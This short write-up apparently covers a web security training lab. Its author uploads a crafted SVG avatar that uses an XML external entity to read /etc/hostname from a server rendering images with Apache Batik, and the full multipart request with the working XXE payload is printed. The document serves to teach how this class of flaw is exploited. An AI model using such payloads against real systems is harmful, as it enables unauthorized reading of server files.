Exploiting XXE via image file upload

1. This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.


2. To solve this lab, we need to upload an image using svg containing the content of /etc/hostname after rendering. I got a payload that creates a svg image then creates something like text area in the image, in the text area call a custom XML entity that reads the content of the /etc/hostname file.

3. I submit a comment and intercept the request and modify the content of the image to this payload and content type to image/svg+xml

```
------WebKitFormBoundaryR7ZIoLxEhbYbfnDE
Content-Disposition: form-data; name="avatar"; filename="test.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"file:///etc/hostname" > ]><svg width="150px" height="100px"
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="16" x="0" y="20">&xxe;</text></svg>
```

4. After sending this request, I go back to the comment section in the post page. I found the comment added successfully and it has an image. I opened this image and guess what... It contains the content of the file.



I submitted it and the lab solved.